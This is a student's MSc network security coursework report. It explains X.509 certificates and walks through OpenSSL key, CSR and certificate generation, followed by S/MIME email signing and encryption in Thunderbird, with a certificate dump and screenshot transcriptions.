Faculty of Engineering and Physical Sciences

Department of Computer Science

MSc programmes in Computer Science

Academic Year 2024-2025

Network Security [COMM068]

A project report submitted by: **Mukesh Kumar** [**6893549**]

Number of Pages: 37

A project supervised by: Professor **Liqun Chen** and Dr **Mahtab Mirmohseni**

Student's Name	Mukesh Kumar
email	`mk02731@surrey.ac.uk`

Contents **Page No.**

1. Digital Certification and Email Signing

1.1 The concept of digital certificates

A digital certificate is a cryptographic credential that binds a public key to the identity of its holder, enabling secure communications and trust in digital environments. Typically issued in accordance with the X.509 standard, a digital certificate serves as a verifiable proof that the public key it contains is legitimately associated with a specific entity, such as a person, organization, or server. The certificate includes critical information such as the subject's identity, the issuing Certificate Authority (CA), the public key, validity dates, and the CA's digital signature.

The authority responsible for generating and issuing digital certificates is known as a Certificate Authority. This entity plays a vital role in the public key infrastructure (PKI) by authenticating the identity of the certificate requester before issuing a certificate. Through cryptographic means, the CA signs the certificate using its private key, thereby vouching for the authenticity of the information contained within it. In contexts where a central CA is not feasible, self-signed certificates may be used, though these lack the inherent trust provided by recognized CAs.

Digital certificates rely heavily on asymmetric cryptographic algorithms. RSA remains one of the most prevalent algorithms for both key generation and digital signatures, valued for its maturity and compatibility. Alternatively, Elliptic Curve Digital Signature Algorithm (ECDSA) is increasingly favoured for its ability to provide comparable security with shorter key lengths, which enhances efficiency. Hashing algorithms such as SHA-256 are typically employed in tandem with RSA or ECDSA to create robust, tamper-evident digital signatures.

1.2 Email signing

1.

Thunderbird, developed by Mozilla, serves as a robust and open-source email client that is well-integrated into the Ubuntu operating system. As a cross-platform application, Thunderbird provides extensive customization options and strong security features, including support for end-to-end encryption and phishing protection. On Ubuntu, it functions efficiently due to its native support and alignment with open-source philosophies, making it a suitable choice for users seeking a stable and privacy-focused communication tool.

Critically, Thunderbird's reliance on community-driven development can pose challenges regarding long-term support and innovation. While it maintains core functionality, its interface and feature set may lag behind modern proprietary clients like Microsoft Outlook or Apple Mail in terms of design fluidity and integrated productivity tools. Furthermore, initial configuration particularly for encrypted email or integration with calendar and task management extensions may be less intuitive for non-technical users.

2.

OpenSSL provides a comprehensive command-line toolkit for generating cryptographic keys and certificates. In this process, the first command, creates a secure RSA private key with a length of 2048 bits. This bit size offers a solid compromise between computational efficiency and cryptographic strength.

```
[openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -out server.key]
```

Description of each of the arguments:

- **openssl**: Invokes the OpenSSL toolkit, which provides various cryptographic functions.
- **genpkey**: Stands for "generate private key" and is the recommended utility for creating keys, replacing older commands like genrsa.
- algorithm RSA: Specifies RSA as the key generation algorithm, which is widely used for secure digital communication.
- **pkeyopt rsa_keygen_bits:2048**: Sets the RSA key length to 2048 bits, offering a balance between performance and security. This format allows algorithm-specific options to be customized.
- **out server.key**: Defines the output filename where the generated private key will be stored, typically in PEM format.

The second step, initiates the creation of a certificate signing request (CSR). The private key is specified through the -key option, and the configuration file (LabCA.cnf) ensures that distinguished name fields and optional extensions are correctly applied. The resulting file, server.csr, represents the formal request for a certificate.

```
[openssl req -new -key server.key -out server.csr -config LabCA.cnf]
```

Description of each of the arguments

- **req**: Invokes the utility for creating certificate requests and self-signed certificates.
- **new**: Indicates that a new CSR is being generated.
- **key server.key**: Specifies the private key (server.key) that will be used to sign the CSR and extract the corresponding public key.
- **out server.csr**: Defines the filename for the output CSR, which is written in PEM format.
- **config LabCA.cnf**: Points to a configuration file that provides certificate details and extensions, such as subject information and subjectAltName fields.

To transform this request into a signed certificate, the CA executes

```
[openssl ca -in server.csr -out server.crt -cert cacert.crt -keyfile
demoCA/private/cakey.pem -config LabCA.cnf]
```

Description of each of the arguments:

- **ca**: Uses the certificate authority (CA) function to sign CSRs.
- **in server.csr**: Specifies the input CSR file to be signed.
- out server.crt: Defines the name of the output file, which will contain the signed X.509 certificate.
- **cert cacert.crt**: Indicates the CA's certificate used to sign the CSR.
- **keyfile demoCA/private/cakey.pem**: Provides the CA’s private key file used to perform the digital signature.
- **config LabCA.cnf**: Loads the CA configuration file, which includes policy settings and certificate extensions.

This command leverages both the CA’s public certificate and its private key, with the configuration file dictating the issuance policy. The result is server.crt, the valid X.509 certificate.

The integrity of the certificate is verified, which checks its authenticity against the CA root certificate, enforcing strict adherence to the X.509 standard.

[**`openssl verify -x509_strict -CAfile demoCA/cacert.crt server.crt`**]

Description of each of the arguments

- **`verify`**: Calls the utility to verify the validity of a certificate.
- **`x509_strict`**: Enforces strict compliance with the X.509 standard, checking for structural and content correctness.
- **`CAfile demoCA/cacert.crt`**: Specifies the Certificate Authority (CA) certificate to be used as the trusted root for verification.
- **`server.crt`**: Indicates the certificate to be verified.

Finally, packages the private key, user certificate, and CA certificate into a single file, suitable for import into email clients. The .p12 format is essential for S/MIME configurations.


[**`openssl pkcs12 -export -out mycert.p12 -inkey server.key -in server.crt -certfile cacert.crt`**]

Description of each of the arguments

- **`pkcs12`**: Calls the utility for handling PKCS#12 (PFX) files.
- export: Indicates that a PKCS#12 archive is being created.
- **`out mycert.p12`**: Specifies the name of the output file, which will contain the bundled certificate and private key in .p12 format.
- **`inkey server.key`**: Provides the private key to include in the archive.
- in server.crt: Specifies the certificate that matches the private key.
- **`certfile cacert.crt`**: Adds the CA certificate (or certificate chain) to help establish trust when the PKCS#12 file is imported into an email client or browser.

Despite OpenSSL's powerful functionality, its complexity can lead to user error and misconfigurations if not handled with care. However, its transparency, open-source nature, and fine-grained control over certificate parameters ensure it remains a standard tool in cryptographic and academic security practices.

3.



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2984896310 (0xb1e9e736)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = GB, ST = Surrey, O = COMM048 Ltd, CN = COMM048_CA
        Validity
            Not Before: May  5 20:54:06 2025 GMT
            Not After : May  5 20:54:06 2026 GMT
        Subject: C = GB, ST = Surrey, O = COMM048 Ltd, CN = COMM048_CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:ba:a2:33:e7:6c:5e:56:cb:88:a8:c9:b3:e2:a9:
                    b3:4f:4d:f3:3d:b3:11:56:fc:85:36:65:01:94:fa:
                    2f:60:87:b7:b2:97:4b:7e:53:8f:2b:db:b9:2e:30:
                    51:9e:28:aa:f1:c0:cc:63:c6:f1:92:aa:d7:58:14:
                    71:4e:de:45:49:e2:b7:f1:9d:fb:1a:c1:38:14:27:
                    38:a8:28:7f:5c:05:f1:5a:ca:be:4b:44:7d:8e:b0:
                    78:8d:b4:cb:91:fc:95:be:79:97:27:8e:26:83:fb:
                    5f:8d:2e:98:4c:b4:0d:30:79:d2:c0:8c:a3:97:8e:
                    7c:46:96:3f:fd:67:d5:d7:f1:e4:08:e0:c3:94:da:
                    b7:0b:39:a3:0f:0c:a3:8e:6b:04:8b:0a:0e:a5:ce:
                    a4:f8:05:74:89:1e:55:59:03:98:a4:07:02:21:04:
                    db:11:49:b3:01:de:cc:e9:04:8b:e0:d9:45:b9:c1:
                    85:8b:06:89:ab:6d:b3:cc:db:d8:c8:25:1f:d0:9a:
                    c7:ac:ce:9a:28:0e:f6:96:53:e8:69:7e:72:78:12:
                    57:f5:22:e1:d8:04:41:ca:0a:3f:6f:1b:f4:af:4d:
                    2f:1d:94:b1:c2:14:ea:6d:de:92:97:fd:c0:80:8b:
                    15:0e:2c:32:0e:a4:c1:10:51:a4:22:ad:f9:69:f4:
                    49:71
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                E4:77:23:22:7D:2C:5D:10:67:A0:1F:02:00:13:D4:D2:DA:C1:FE:BD
            X509v3 Authority Key Identifier:
                keyid:A9:65:AA:20:E0:EF:83:D2:67:5F:9D:FA:5C:CB:53:01:92:75:2C:57

            X509v3 Subject Alternative Name:
                email:mk141652@gmail.com
    Signature Algorithm: sha256WithRSAEncryption
         31:09:2d:db:8c:c2:e1:76:d4:69:e1:c7:2f:8d:4a:34:f3:79:
         51:2d:05:af:65:1c:d0:8b:c3:f4:50:81:4e:20:b9:a8:02:6a:
         9b:19:12:48:95:f0:98:d3:f5:f4:8c:28:31:ec:92:19:22:98:
         e2:69:a9:03:f7:79:b1:83:72:08:ae:0c:0d:93:f2:7e:73:b0:
         af:d8:d1:f1:1e:e8:94:d6:3e:c2:f9:00:f3:04:ce:b1:61:a1:
         de:57:b4:cc:85:04:38:88:4c:82:ae:ae:22:25:ad:15:f7:d9:
         82:77:08:81:ae:9b:89:7c:9d:1e:61:2f:29:7f:c5:dc:6c:bd:
         bb:c2:4e:13:86:12:fa:45:c9:54:47:14:e1:1f:1a:37:fa:10:
         81:91:48:d9:96:0d:f3:93:86:0e:52:ad:e9:39:6d:a5:d7:e1:
         fb:89:34:81:94:c6:86:6b:15:20:06:0a:ac:3b:d4:e9:2f:26:
         ca:49:e5:09:18:a0:fa:c6:4a:09:33:e7:c3:dd:68:d8:22:4c:
         73:83:81:f3:4a:52:3c:d0:47:e6:fe:66:f1:c9:a5:8a:e6:d3:
         6f:6d:1a:d3:6d:3d:f0:03:79:79:82:67:af:c4:79:4e:a8:4f:
         d2:61:71:0f:00:d2:c2:4f:d5:1c:51:98:10:84:6b:1c:4c:fa:
         b2:57:ef:f3
```

Figure 1.2[1]: The certificate description output using OpenSSL

4.


Importing a private key and digital certificate into Thunderbird involves a structured process aimed at enabling secure email communication. Initially, users navigate to the privacy and security settings, accessing the certificate manager. Here, the Certificate Authority file (cacert.crt) is added under the "Authorities" tab, thereby establishing trust for the issuing organization. Subsequently, the personal key and certificate bundle (`mycert.p12)` is imported into the "Your Certificates" tab, linking the user's identity with encryption capabilities.

To activate and verify the S/MIME encryption settings, the user proceeds to account settings, selecting the appropriate email account. Within the end-to-end encryption section, a personal certificate is configured for both digital signing and encryption. Thunderbird then verifies the certificate's authenticity and usability, allowing users to confirm functionality by composing a signed or encrypted test message.

To enable encryption and to confirm its validity, the user interacts with the security options by selecting the padlock icon located at the top left of the composition window. This action apply the encryption setting, indicating that the email will be encrypted using the public certificate of the recipient which, in this case, is the sender as well. After composing a brief test message, the user proceeds to send the email.

Upon receipt of the encrypted email, the user opens the message and verifies its status by clicking on the S/MIME icon in the header section of the received message. This step confirms whether the email was not only sent securely but also successfully decrypted using the corresponding private key installed on the same system.

While Thunderbird offers a fairly streamlined certificate import process, it may present usability challenges for less experienced users, especially regarding certificate trust settings and file format compatibility. Nonetheless, the approach reflects a high level of security integration consistent with academic and professional communication standards.



Certificate Manager

You have certificates on file that identify these certificate authorities


Certificate Name	Security Device
> China Financial Certification Authority	
> Chunghwa Telecom Co., Ltd.	
⌄ COMM048 Ltd	
COMM048_CA	Software Security Device
> COMODO CA Limited	
⌄ D-Trust GmbH	

Automatically disable encryption when recipients change and encryption is no longer possible

Show a notification whenever encryption is disabled automatically

mk141652@gmail.com: Sending login information...

Figure 1.2[2]: Setting > Privacy and Security > Certificates > Authorities > add cacert.crt



Certificate Manager

Your Certificates | Authentication Decisions | People | Servers | Authorities


You have certificates from these organizations that identify you

Certificate Name	Security Device	Serial Number	Expires On
COMM048 Ltd			
COMM048_CA	Software Security D...	00:B1:E9:E7:36	May 5, 2026

Automatically disable encryption when recipients change and encryption is no longer possible

Show a notification whenever encryption is disabled automatically

Figure 1.2[3]: Setting > Privacy and Security > Certificates > Your Certificates > add mycert.p12



OpenPGP

Thunderbird doesn't have a personal OpenPGP key for **mk141652@gmail.com**

Use the OpenPGP Key Manager to view and manage public keys of your correspondents and all other keys not listed above.

S/MIME

Personal certificate for digital signing: COMM048_CA [00:B1:E9:E7:36]

Personal certificate for encryption: COMM048_CA [00:B1:E9:E7:36]

Default settings for sending messages


[✓ Disable encryption for new messages]

Enable encryption for new messages

You will be able to disable encryption for individual messages.

mk141652@gmail.com: Sending login information...

Figure 1.2[4]: Settings > Account Settings > end-to-end encryption > S/MIME


Write: Certificate is accepted and valid - Thunderbird
File Edit View Insert Format Options Security Tools Help
Send Encrypt S/MIME Spelling Save Contacts Attach
Body Text Variable Width

From Mukesh Kumar <mk141652@gmail.com> mk141652@gmail.com Cc Bcc

To mk141652@gmail.com

Subject Certificate is accepted and valid

Dear Me,


I hope this message finds you in a moment of calm amidst the usual chaos. I wanted to take a moment to pause and write this email not because there's anything urgent, but because I believe you deserve a few words of clarity and encouragement.

Lately, you've been juggling a lot: work deadlines, creative aspirations, personal growth, and all the quiet, unseen labor of everyday life. It's easy to lose track of your progress when everything blends into a blur of tasks and responsibilities. So, let this be a gentle reminder that you *are* making strides, even if the pace doesn't always feel fast enough.

Here's what I want you to keep in mind this year:

Figure 1.2[5]: Creating a Email with end-to-end encryption

5.



Your Lebara Mobile UK Auto R...	
Lebara	4/15/25, 12:34
Heading Abroad Soon?	
LebaraMobile@lebara....	4/16/25, 03:36
Your Lebara mobile plan has b...	
Google	4/16/25, 16:35
Security alert	
Lebara	4/18/25, 06:56
Your April Rewards Await!	
tcs certificate	4/24/25, 03:52
NO-REPLY_TCS CERTIFICATE ...	
Google	5/1/25, 16:31
Security alert	
xAI	5/2/25, 19:50
New login to your xAI account	
Google	06:03
Critical security alert	
Google	09:43
Security alert	
Google	09:43
Security alert	
Mukesh	13:46
Sending a Mail	
Google	16:57
Security alert	
Mukesh Kumar	18:51
Certificate is accepted and valid	

Me
mk141652@gmail.com

To Me 18:51

Certificate is accepted and valid S/MIME

Dear Me,

I hope this message f
take a moment to pau
because I believe you

Lately, you've been ju
and all the quiet, uns
when everything blen
reminder that you *are*

Here's what I want yo

Message Security - S/MIME

Message Is Signed

This message includes a valid digital signature. The message has not been altered since it was sent.

